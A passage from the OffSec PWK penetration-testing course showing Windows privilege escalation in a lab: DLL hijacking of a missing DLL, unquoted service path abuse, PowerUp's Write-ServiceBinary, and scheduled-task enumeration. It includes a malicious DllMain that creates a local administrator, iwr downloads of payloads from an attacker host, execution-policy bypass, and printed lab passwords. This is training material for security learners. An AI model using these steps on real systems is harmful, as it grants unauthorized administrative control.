5. The current directory.
6. The directories that are listed in the PATH environment variable.
```

*Listing 427 - Standard DLL search order on current Windows versions*

Windows first searches the application's directory. Interestingly, the current directory is at position 5. When safe DLL search mode is disabled, the current directory is searched at position 2 after the application's directory.

A special case of this method is a missing DLL. This means the binary attempted to load a DLL that doesn't exist on the system. This often occurs with flawed installation processes or after updates. However, even with a missing DLL, the program may still work with restricted functionality.

To exploit this situation, we can try placing a malicious DLL (with the name of the missing DLL) in a path of the DLL search order so it executes when the binary is started.

Let's show how we can abuse a missing DLL in an example by connecting to CLIENTWK220 with RDP as *steve* and password *securityIsNotAnOption++++++*. We'll start PowerShell and enumerate the services as we did in the previous section. One finding we skipped is the service *BetaService*.

```
PS C:\Users\steve> Get-CimInstance -ClassName win32_service | Select
Name,State,PathName | Where-Object {$_.State -like 'Running'}

Name                      State   PathName
```

[798] (Oracle Documentation, 2022), https://docs.oracle.com/cd/E19120-01/open.solaris/819-0690/6n33n7f8u/index.html

[799] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/win32/dlls/dynamic-link-library-search-order

[800] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/win32/dlls/dynamic-link-library-search-order

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
----                           -----    --------
...
BetaService                    Running C:\Users\steve\Documents\BetaServ.exe
...
```

*Listing 428 - Displaying information about the running service BetaService*

Let's check our permissions on the binary file of the service.

```
PS C:\Users\steve> icacls .\Documents\BetaServ.exe
.\Documents\BetaServ.exe NT AUTHORITY\SYSTEM:(F)
                         BUILTIN\Administrators:(F)
                         CLIENTWK220\steve:(RX)
                         CLIENTWK220\offsec:(F)

Successfully processed 1 files; Failed processing 0 files
```

*Listing 429 - Displaying permissions on the binary of BetaService*

Listing 429 shows that we don't have permissions to replace the binary since we only have Read and Execute permissions as *steve*. Therefore, we need to investigate a bit more.

We can use *Process Monitor*[801] to display real-time information about any process, thread, file system, or registry related activities. Our goal is to identify all DLLs loaded by *BetaService* as well as detect missing ones. Once we have a list of DLLs used by the service binary, we can check their permissions and if they can be replaced with a malicious DLL. Alternatively, if find that a DLL is missing, we could try to provide our own DLL by adhering to the DLL search order.

Unfortunately, we need administrative privileges to start Process Monitor and collect this data. However, the standard procedure in a penetration test would be to copy the service binary to a local machine. On this system, we can install the service locally and use Process Monitor with administrative privileges to list all DLL activity.

In this example, we'll simulate this step by starting Process Monitor as *backupadmin*. We can browse in the Windows Explorer to C:\tools\Procmon\ and double-click on Procmon64.exe. A window will appear asking us for administrative user credentials as shown in the following figure. Once we enter the password *admin123admin123!* for *backupadmin* and accept the terms, the program starts.

[801] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/sysinternals/downloads/procmon

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.






*Figure 239: Appearing Prompt for UAC*

Without any filters, the information provided by Process Monitor can be quite overwhelming. Multiple new list entries are added every second. For now, we are only interested in events related to the process *BetaServ* of the target service, so we can create a filter to only include events related to it. For this, we'll click on the *Filter* menu > *Filter…* to get into the filter configuration.

The filter consists of four conditions. Our goal is that Process Monitor only shows events related to the *BetaServ* Process. We enter the following arguments: *Process Name* as *Column*, *is* as *Relation*, *BetaServ.exe* as *Value*, and *Include* as *Action*. Once entered, we'll click on *Add*.




PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Figure 240: Add Filter for BetaServ.exe*

After applying the filter, the list is empty. In order to analyze the service binary, we should try restarting the service as the binary will then attempt to load the DLLs.

In PowerShell, we enter Restart-Service[802] with BetaService as argument, while Process Monitor is running in the background.

```
PS C:\Users\steve> Restart-Service BetaService
WARNING: Waiting for service 'BetaService (BetaService)' to start...
```

*Listing 430 - Restarting BetaService*

Listing 430 shows that we could successfully restart *BetaService*.

Checking Process Monitor, we notice that numerous events appeared. Scrolling down in the list, various *CreateFile* calls can be found in the *Operation* column. The *CreateFile* function can be used to create or open a file.

| | | | | | |
|---|---|---|---|---|---|
| 1:43:0... | BetaServ.exe | 1444 | CreateFile | C:\Users\steve\Documents\myDLL.dll | NAME NOT FOUND Desired Access: R... |
| 1:43:0... | BetaServ.exe | 1444 | CreateFile | C:\Windows\System32\myDLL.dll | NAME NOT FOUND Desired Access: R... |
| 1:43:0... | BetaServ.exe | 1444 | CreateFile | C:\Windows\System\myDLL.dll | NAME NOT FOUND Desired Access: R... |
| 1:43:0... | BetaServ.exe | 1444 | CreateFile | C:\Windows\myDLL.dll | NAME NOT FOUND Desired Access: R... |
| 1:43:0... | BetaServ.exe | 1444 | CreateFile | C:\Windows\System32\myDLL.dll | NAME NOT FOUND Desired Access: R... |
| 1:43:0... | BetaServ.exe | 1444 | CreateFile | C:\Windows\System32\myDLL.dll | NAME NOT FOUND Desired Access: R... |
| 1:43:0... | BetaServ.exe | 1444 | CreateFile | C:\Windows\myDLL.dll | NAME NOT FOUND Desired Access: R... |
| 1:43:0... | BetaServ.exe | 1444 | CreateFile | C:\Windows\System32\wbem\myDLL.dll | NAME NOT FOUND Desired Access: R... |
| 1:43:0... | BetaServ.exe | 1444 | CreateFile | C:\Windows\System32\WindowsPowerShell\v1.0\myDLL.dll | NAME NOT FOUND Desired Access: R... |
| 1:43:0... | BetaServ.exe | 1444 | CreateFile | C:\Windows\System32\OpenSSH\myDLL.dll | NAME NOT FOUND Desired Access: R... |
| 1:43:0... | BetaServ.exe | 1444 | CreateFile | C:\Windows\system32\config\systemprofile\AppData\Local\Microso... | PATH NOT FOUND Desired Access: R... |

*Figure 241: Add Filter for BetaServ.exe*

Figure 241 shows that the *CreateFile* calls attempted to open a file named myDLL.dll in several paths. The *Detail* column states *NAME NOT FOUND* for these calls, which means that a DLL with this name couldn't be found in any of these paths.

The consecutive function calls follow the DLL search order from Listing 427, starting with the directory the application is located in and ending with the directories in the *PATH* environment variable. We can confirm this by displaying the contents of this environment variable with $env:path in PowerShell.

```
PS C:\Users\steve> $env:path
C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPow
erShell\v1.0\;C:\Windows\System32\OpenSSH\;C:\Users\steve\AppData\Local\Microsoft\Wind
owsApps;
```

*Listing 431 - Display the PATH environment variable*

[802] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/restart-service?view=powershell-7.2

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

The directories in the PATH environment variable match the paths used in the *CreateFile* calls recorded by Process Monitor.

So far, we know that the service binary tries to locate a file called **myDLL.dll**, but fails to do so. To abuse this, we can attempt to write a DLL file with this name to a path used by the DLL search order. The first call attempts to locate the DLL in the **Documents** folder of *steve*. Because it's a home directory of *steve*, we have permissions to write to this folder and can place a malicious DLL there then restart the service to load it.

Before we create a DLL, let's briefly review how attaching a DLL works and how it may lead us to code execution. Each DLL can have an optional *entry point function* named *DllMain*, which is executed when processes or threads attach the DLL. This function generally contains four cases named *DLL_PROCESS_ATTACH*, *DLL_THREAD_ATTACH*, *DLL_THREAD_DETACH*, *DLL_PROCESS_DETACH*. These cases handle situations when the DLL is loaded or unloaded by a process or thread. They are commonly used to perform initialization tasks for the DLL or tasks related to exiting the DLL. If a DLL doesn't have a *DllMain* entry point function, it only provides resources.

The following listing shows us a code example[803] from Microsoft, outlining a basic DLL in *C++*[804] containing these four cases. The DLL code contains the entry point function *DllMain* and the previously mentioned cases in a *switch* statement. Depending on the value of *ul_reason_for_call* one of these cases gets executed. As of now, all cases only use a *break* statement.

```
BOOL APIENTRY DllMain(
HANDLE hModule,// Handle to DLL module
DWORD ul_reason_for_call,// Reason for calling function
LPVOID lpReserved ) // Reserved
{
    switch ( ul_reason_for_call )
    {
        case DLL_PROCESS_ATTACH: // A process is loading the DLL.
        break;
        case DLL_THREAD_ATTACH: // A process is creating a new thread.
        break;
        case DLL_THREAD_DETACH: // A thread exits normally.
        break;
        case DLL_PROCESS_DETACH: // A process unloads the DLL.
        break;
    }
    return TRUE;
}
```

*Listing 432 - Code example of a basic DLL in C++*

The provided comments from Microsoft state that *DLL_PROCESS_ATTACH* is used when a process is loading the DLL. Since the target service binary process in our example tries to load the DLL, this is the case we need to add our code to.

Let's reuse the C code from the previous section by adding the *include* statement as well as the system function calls to the C++ DLL code. Additionally, we need to use an *include* statement for

[803] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/troubleshoot/windows-client/deployment/dynamic-link-library#the-dll-entry-point

[804] (Wikipedia, 2022), https://en.wikipedia.org/wiki/C%2B%2B

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

the header file windows.h, since we use Windows specific data types such as *BOOL*. The final code is shown in the following listing.

```
#include <stdlib.h>
#include <windows.h>

BOOL APIENTRY DllMain(
HANDLE hModule,// Handle to DLL module
DWORD ul_reason_for_call,// Reason for calling function
LPVOID lpReserved ) // Reserved
{
    switch ( ul_reason_for_call )
    {
        case DLL_PROCESS_ATTACH: // A process is loading the DLL.
        int i;
        i = system ("net user dave2 password123! /add");
        i = system ("net localgroup administrators dave2 /add");
        break;
        case DLL_THREAD_ATTACH: // A process is creating a new thread.
        break;
        case DLL_THREAD_DETACH: // A thread exits normally.
        break;
        case DLL_PROCESS_DETACH: // A process unloads the DLL.
        break;
    }
    return TRUE;
}
```

*Listing 433 - C++ DLL example code from Microsoft*

Now, let's cross-compile the code with *mingw*. We use the same command as in the previous section but change the input code file, the output name, and add –shared to specify that we want to build a DLL.

```
kali@kali:~$ x86_64-w64-mingw32-gcc myDLL.cpp --shared -o myDLL.dll
```

*Listing 434 - Cross-Compile the C++ Code to a 64-bit DLL*

Once the DLL is compiled, we can transfer it to CLIENTWK220. We can start a Python3 web server on Kali in the directory the DLL is located in and use iwr in a PowerShell window on the target machine. Before we download the file, we change our current directory to the Documents folder of *steve* to download it into the correct directory for our attack. Additionally, we confirm that *dave2* doesn't exist yet on the system with the net user command.

```
PS C:\Users\steve> cd Documents

PS C:\Users\steve\Documents> iwr -uri http://192.168.119.3/myDLL.dll -Outfile
myDLL.dll

PS C:\Users\steve\Documents> net user
User accounts for \\CLIENTWK220

-------------------------------------------------------------------------------
Administrator            BackupAdmin              dave
daveadmin                DefaultAccount           Guest
offsec                   steve                    WDAGUtilityAccount
The command completed successfully.
```

*Listing 435 - Download compiled DLL*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

myDLL.dll is now located in the Documents folder of *steve*, which is the first path in the DLL search order. After we restart *BetaService*, our DLL should be loaded into the process and the code to create the user *dave2* as member of the local *Administrators* group in *DLL_PROCESS_ATTACH* should be executed.

```
PS C:\Users\steve\Documents> Restart-Service BetaService
WARNING: Waiting for service 'BetaService (BetaService)' to start...
WARNING: Waiting for service 'BetaService (BetaService)' to start...

PS C:\Users\steve\Documents> net user
User accounts for \\CLIENTWK220

-------------------------------------------------------------------------------
Administrator            BackupAdmin              dave
dave2                    daveadmin                DefaultAccount
Guest                    offsec                   steve
WDAGUtilityAccount
The command completed successfully.

PS C:\Users\steve\Documents> net localgroup administrators
...
Administrator
BackupAdmin
dave2
daveadmin
offsec
The command completed successfully.
```

*Listing 436 - Restart the service BetaService and confirm dave2 was created as local administrator*

Listing 436 shows that *dave2* was created and added to the local *Administrators* group, once the service is restarted. Excellent!

Let's briefly summarize what we did in this section. Through the information obtained from Process Monitor, we identified that the binary from BetaService tried to load myDLL.dll. Because the service binary is located in the Documents folder of *steve*, we could write to this directory, which is also the first directory of the DLL search order specified by Microsoft. Because of this, our malicious DLL was loaded and executed once the service was restarted.

### 16.2.3 Unquoted Service Paths

Another interesting attack vector that can lead to privilege escalation on Windows operating systems revolves around *unquoted service paths*.[805] We can use this attack when we have Write permissions to a service's main directory or subdirectories but cannot replace files within them.

As we learned in the previous sections, each Windows service maps to an executable file that will be run when the service is started. If the path of this file contains one or more spaces and is not enclosed within quotes, it may be turned into an opportunity for a privilege escalation attack.

When a service is started and a process is created, the Windows *CreateProcess*[806] function is used. Reviewing the first parameter of the function, *lpApplicationName* is used to specify the

[805] (Andrew Freeborn, 2016), https://www.tenable.com/sc-report-templates/microsoft-windows-unquoted-service-path-vulnerability

[806] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessa

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

name and optionally the path to the executable file. If the provided string contains spaces and is not enclosed within quotation marks, it can be interpreted in various ways because it is unclear to the function where the file name ends and the arguments begin. To determine this, the function starts interpreting the path from left to right until a space is reached. For every space in the file path, the function uses the preceding part as file name by adding .exe and the rest as arguments.

Let's show this in an example with the unquoted service binary path C:\Program Files\My Program\My Service\service.exe. When Windows starts the service, it will use the following order to try to start the executable file due to the spaces in the path.

```
C:\Program.exe
C:\Program Files\My.exe
C:\Program Files\My Program\My.exe
C:\Program Files\My Program\My service\service.exe
```

*Listing 437 - Example of how Windows will try to locate the correct path of an unquoted service*

Listing 437 shows the order Windows tries to interpret the service binary path to locate the executable file.

In order to exploit this and subvert the original unquoted service call, we must create a malicious executable, place it in a directory that corresponds to one of the interpreted paths, and match its name to the interpreted filename. Then, once the service is started, our file gets executed with the same privileges that the service starts with. Often, this happens to be the *LocalSystem* account, which results in a successful privilege escalation attack.

In the context of the example, we could name our executable Program.exe and place it in C:\, My.exe and place it in C:\Program Files\, or My.exe and place it in C:\Program Files\My Program\. However, the first two options would require some unlikely permissions since standard users don't have the permissions to write to these directories by default. The third option is more likely as it is the software's main directory. If an administrative user or developer set the permissions for this directory too open, we can place our malicious binary there.

Now that we have a basic understanding of this vulnerability, let's use it in an example. We connect to CLIENTWK220 as *steve* (password *securityIsNotAnOption++++++*) with RDP. We open PowerShell and enumerate running and stopped services.

```
PS C:\Users\steve> Get-CimInstance -ClassName win32_service | Select
Name,State,PathName

Name                      State   PathName
----                      -----   --------
...
GammaService                      Stopped C:\Program Files\Enterprise
Apps\Current Version\GammaServ.exe
...
```

*Listing 438 - List of services with binary path*

Listing 438 shows a stopped service named *GammaService*. The unquoted service binary path contains multiple spaces and is therefore potentially vulnerable to this attack vector.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

A more effective way to identify spaces in the paths and missing quotes is using the *WMI command-line* (WMIC)[807] utility. We can enter **service** to obtain service information and the verb **get** with **name** and **pathname** as arguments to retrieve only these specific property values. We'll pipe the output of this command to **findstr** with **/i** for case-insensitive searching and **/v** to only print lines that don't match. As the argument for this command, we'll enter **"C:\Windows\"** to show only services with a binary path outside of the Windows directory. We'll pipe the output of this command to another **findstr** command, which uses **"""** as argument to print only matches without quotes.

Let's enter this command in **cmd.exe** instead of PowerShell to avoid escaping issues for the quote in the second *findstr* command.[808] Alternatively, we could use *Select-String*[809] in PowerShell.

```
C:\Users\steve> wmic service get name,pathname |  findstr /i /v "C:\Windows\" |
findstr /i /v """
Name                                          PathName
...
GammaService                                  C:\Program Files\Enterprise Apps\Current
Version\GammaServ.exe
```

*Listing 439 - List of services with spaces and missing quotes in the binary path*

The output of this command only lists services that are potentially vulnerable to our attack vector, such as GammaService.

Before we go on, let's check if we can start and stop the identified service as *steve* with **Start-Service** and **Stop-Service**.

```
PS C:\Users\steve> Start-Service GammaService
WARNING: Waiting for service 'GammaService (GammaService)' to start...

PS C:\Users\steve> Stop-Service GammaService
```

*Listing 440 - Using Start-Service and Stop-Service to check if user steve has permissions to start and stop GammaService*

The output from Listing 440 indicates that *steve* has permissions to start and stop GammaService.

Since we can restart the service ourselves, we don't need to issue a reboot to restart the service. Next, let's list the paths Windows uses to attempt locating the executable file of the service.

```
C:\Program.exe
C:\Program Files\Enterprise.exe
C:\Program Files\Enterprise Apps\Current.exe
C:\Program Files\Enterprise Apps\Current Version\GammaServ.exe
```

*Listing 441 - How Windows tries to locate the correct path of the unquoted service GammaService*

Let's check our access rights in these paths with **icacls**. We'll begin with the first two paths from Listing 441.

```
PS C:\Users\steve> icacls "C:\"
C:\ BUILTIN\Administrators:(OI)(CI)(F)
```

[807] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmic

[808] (Richard L. Mueller, 2021), https://www.rlmueller.net/PowerShellEscape.htm

[809] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/select-string?view=powershell-7.2

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
    NT AUTHORITY\SYSTEM:(OI)(CI)(F)
    BUILTIN\Users:(OI)(CI)(RX)
    NT AUTHORITY\Authenticated Users:(OI)(CI)(IO)(M)
    NT AUTHORITY\Authenticated Users:(AD)
    Mandatory Label\High Mandatory Level:(OI)(NP)(IO)(NW)

Successfully processed 1 files; Failed processing 0 files

PS C:\Users\steve>icacls "C:\Program Files"
C:\Program Files NT SERVICE\TrustedInstaller:(F)
                 NT SERVICE\TrustedInstaller:(CI)(IO)(F)
                 NT AUTHORITY\SYSTEM:(M)
                 NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
                 BUILTIN\Administrators:(M)
                 BUILTIN\Administrators:(OI)(CI)(IO)(F)
                 BUILTIN\Users:(RX)
                 BUILTIN\Users:(OI)(CI)(IO)(GR,GE)
                 CREATOR OWNER:(OI)(CI)(IO)(F)
...

Successfully processed 1 files; Failed processing 0 files
```

*Listing 442 - Reviewing permissions on the paths C:\ and C:\Program Files*

As expected, our user *steve*, as a member of *BUILTIN\Users* and *NT AUTHORITY\AUTHENTICATED Users*, has no Write permissions in either of these paths. Now, let's check the path of the third option. We can skip the fourth path since it represents the service binary itself.

```
PS C:\Users\steve> icacls "C:\Program Files\Enterprise Apps"
C:\Program Files\Enterprise Apps NT SERVICE\TrustedInstaller:(CI)(F)
                                 NT AUTHORITY\SYSTEM:(OI)(CI)(F)
                                 BUILTIN\Administrators:(OI)(CI)(F)
                                 BUILTIN\Users:(OI)(CI)(RX,W)
                                 CREATOR OWNER:(OI)(CI)(IO)(F)
                                 APPLICATION PACKAGE AUTHORITY\ALL APPLICATION
PACKAGES:(OI)(CI)(RX)
                                 APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED
APPLICATION PACKAGES:(OI)(CI)(RX)

Successfully processed 1 files; Failed processing 0 files
```

*Listing 443 - Reviewing permissions on the Enterprise Apps directory*

Listing 443 shows that *BUILTIN\Users* has Write (w) permissions on the path C:\Program Files\Enterprise Apps. Our goal is now to place a malicious file named Current.exe in C:\Program Files\Enterprise Apps\.

We can reuse the adduser.exe binary by compiling the C code from the section "Service Binary Hijacking". On Kali, we start a Python3 web server in the directory of the executable file in order to serve it.

Once the web server is running, we can download adduser.exe on the target machine as *steve*. To save the file with the correct name for our privilege escalation attack, we enter Current.exe as argument for -Outfile. After the file is downloaded, we copy it to C:\Program Files\Enterprise Apps\.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
PS C:\Users\steve> iwr -uri http://192.168.119.3/adduser.exe -Outfile Current.exe

PS C:\Users\steve> copy .\Current.exe 'C:\Program Files\Enterprise Apps\Current.exe'
```

*Listing 444 - Download adduser.exe, save it as Current.exe, and copy it to Enterprise Apps directory*

Now, everything is ready for us to start the service, which should execute Current.exe instead of the original service binary GammaServ.exe. For this, we use Start-Service with GammaService as argument. We can use net user to check if *dave2* was created and net localgroup administrators to confirm that *dave2* was added to the local *Administrators* group.

```
PS C:\Users\steve> Start-Service GammaService
Start-Service : Service 'GammaService (GammaService)' cannot be started due to the
following error: Cannot start
service GammaService on computer '.'.
At line:1 char:1
+ Start-Service GammaService
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : OpenError:
(System.ServiceProcess.ServiceController:ServiceController) [Start-Service],
   ServiceCommandException
    + FullyQualifiedErrorId :
CouldNotStartService,Microsoft.PowerShell.Commands.StartServiceCommand

PS C:\Users\steve> net user

Administrator            BackupAdmin              dave
dave2                    daveadmin                DefaultAccount
Guest                    offsec                   steve
WDAGUtilityAccount
The command completed successfully.

PS C:\Users\steve> net localgroup administrators
...
Members

-------------------------------------------------------------------------------
Administrator
BackupAdmin
dave2
daveadmin
offsec
The command completed successfully.
```

*Listing 445 - Start service GammaService and confirm that dave2 was created as member of local Administrators group*

Listing 445 shows that the Start-Service command displayed an error that Windows cannot start the service. The error stems from the fact that our cross-compiled C code does not accept the parameters that are a leftover of the original service binary path. However, Current.exe was still executed and *dave2* was created as a member of the local *Administrators* group. Great!

To restore the functionality of the original service, we have to stop the service and delete our binary Current.exe. After the executable file is removed, Windows will use the service binary GammaServ.exe again once the service is started.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Before we conclude this section, let's check if PowerUp identifies this vulnerability. For this, we download PowerUp with iwr and import it into a PowerShell session as we did previously. Then we set the *ExecutionPolicy* to *Bypass* and use Get-UnquotedService.

```
PS C:\Users\dave> iwr http://192.168.119.3/PowerUp.ps1 -Outfile PowerUp.ps1

PS C:\Users\dave> powershell -ep bypass
...

PS C:\Users\dave> . .\PowerUp.ps1

PS C:\Users\dave> Get-UnquotedService

ServiceName    : GammaService
Path           : C:\Program Files\Enterprise Apps\Current Version\GammaServ.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated
Users;
                 Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'GammaService' -Path <HijackPath>
CanRestart     : True

ServiceName    : GammaService
Path           : C:\Program Files\Enterprise Apps\Current Version\GammaServ.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated
Users; Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'GammaService' -Path <HijackPath>
CanRestart     : True
```

*Listing 446 - Using Get-UnquotedService to list potential vulnerable services*

Listing 446 shows that the GammaService was identified as vulnerable. Let's use the AbuseFunction and restart the service to attempt to elevate our privileges. For -Path, we enter the same path for Current.exe as we did in Listing 444. As stated before, the default behavior is to create a new local user called *john* with the password *Password123!*. Additionally, the user is added to the local *Administrators* group.

```
PS C:\Users\steve> Write-ServiceBinary -Name 'GammaService' -Path "C:\Program
Files\Enterprise Apps\Current.exe"

ServiceName  Path                                          Command
-----------  ----                                          -------
GammaService C:\Program Files\Enterprise Apps\Current.exe net user john Password123!
/add && timeout /t 5 && net loc...

PS C:\Users\steve> Restart-Service GammaService
WARNING: Waiting for service 'GammaService (GammaService)' to start...
Restart-Service : Failed to start service 'GammaService (GammaService)'.
At line:1 char:1
+ Restart-Service GammaService
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : OpenError:
(System.ServiceProcess.ServiceController:ServiceController) [Restart-Service]
   , ServiceCommandException
    + FullyQualifiedErrorId :
StartServiceFailed,Microsoft.PowerShell.Commands.RestartServiceCommand
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
PS C:\Users\steve> net user

User accounts for \\CLIENTWK220

-------------------------------------------------------------------------------
Administrator            BackupAdmin              dave
dave2                    daveadmin                DefaultAccount
Guest                    john            offsec
steve                    WDAGUtilityAccount

The command completed successfully.

PS C:\Users\steve> net localgroup administrators
...
john
...
```

*Listing 447 - Using the AbuseFunction to exploit the unquoted service path of GammaService*

The output of the commands in Listing 447 shows that by using the AbuseFunction, *Write-ServiceBinary*, the user *john* was created as a local administrator. Very nice!

In this section, we covered yet another privilege escalation vector related to Windows services. We learned how to identify services missing quotes and containing spaces in the service binary path. Furthermore, we learned how Windows tries to determine the correct executable file path in this situation. By finding a writable directory suitable for this vulnerability, we could place a malicious executable file in the path, which is executed by starting the service. Finally, we automated the exploitation of this vector by using PowerUp's *Get-UnquotedService* and *Write-ServiceBinary* functions.

Although this vulnerability requires a specific combination of requirements, it is easily exploitable and a privilege escalation attack vector worth considering.

## 16.3 Abusing Other Windows Components

This Learning Unit covers the following Learning Objectives:

- Leverage Scheduled Tasks to elevate our privileges
- Understand the different types of exploits leading to privilege escalation
- Abuse privileges to execute code as privileged user accounts

In the previous Learning Unit, we used privilege escalation vectors related to Windows services. This is not the only Windows component we can abuse to elevate our privileges. In this Learning Unit, we'll explore *Scheduled Tasks* and exploits targeting Windows itself to perform privilege escalation attacks.

### 16.3.1 Scheduled Tasks

Windows uses the *Task Scheduler* to execute various automated tasks, such as clean-up activities or update management. On Windows, they are called Scheduled Tasks, or *Tasks*, and are defined with one or more triggers. A trigger is used as a condition, causing one or more actions to be executed when met. For example, a trigger can be set to a specific time and date, at

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

startup, at log on, or on a Windows *event*. An action specifies which program or script to execute. There are various other possible configurations for a task, categorized in the *Conditions*, *Settings*, and *General* menu tabs of a task's property.

For us, three pieces of information are vital to obtain from a scheduled task to identify possible privilege escalation vectors:

- As which user account (principal) does this task get executed?
- What triggers are specified for the task?
- What actions are executed when one or more of these triggers are met?

The first question helps us understand if abusing the task will eventually lead to privilege escalation. If the task is executed in the context of our current user, it won't lead us to elevated privileges. However, if the task runs as *NT AUTHORITY\SYSTEM* or as an administrative user, then a successful attack could lead us to privilege escalation.

The second question is important because if the trigger condition was met in the past, the task will not run again in the future and therefore, is not a viable target for us. Additionally, if we are in a week-long penetration test, but the task runs after this time, we should search for another privilege escalation vector. However, we would mention this finding in a penetration testing report for a client.

While the first two questions help us understand if this task is even an option for a privilege escalation attack, the answer to the third question determines how we can perform the potential privilege escalation. In the majority of cases, we can leverage familiar tactics such as replacing the binary or placing a missing DLL as we did with services in a previous Learning Unit. While we don't have a service binary with scheduled tasks, we have programs and scripts specified by actions.

Let's walk through an example in which we attempt to elevate our privileges by replacing a binary specified in an action. For this, we'll connect once again as *steve* (password *securityIsNotAnOption++++++*) to CLIENTWK220 with RDP and start a PowerShell window.

We can view scheduled tasks on Windows with the *Get-ScheduledTask*[810] Cmdlet or the command schtasks /query.[811] We'll use the latter for this example to review all scheduled tasks on CLIENTWK220. We enter /fo with LIST as argument to specify the output format as list. Additionally, we add /v to display all properties of a task.

Once the command is executed, we get a huge amount of output with information about all scheduled tasks on the system. We should seek interesting information in the *Author*, *TaskName*, *Task To Run*, *Run As User*, and *Next Run Time* fields. In our case, "interesting" means that the information partially or completely answers one of the three questions above.

```
PS C:\Users\steve> schtasks /query /fo LIST /v
...
Folder: \Microsoft
```

[810] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/powershell/module/scheduledtasks/get-scheduledtask?view=windowsserver2022-ps

[811] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/schtasks-query

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
HostName:                             CLIENTWK220
TaskName:                             \Microsoft\CacheCleanup
Next Run Time:                        7/11/2022 2:47:21 AM
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        7/11/2022 2:46:22 AM
Last Result:                          0
Author:                               CLIENTWK220\daveadmin
Task To Run:                          C:\Users\steve\Pictures\BackendCacheCleanup.exe
Start In:                             C:\Users\steve\Pictures
Comment:                              N/A
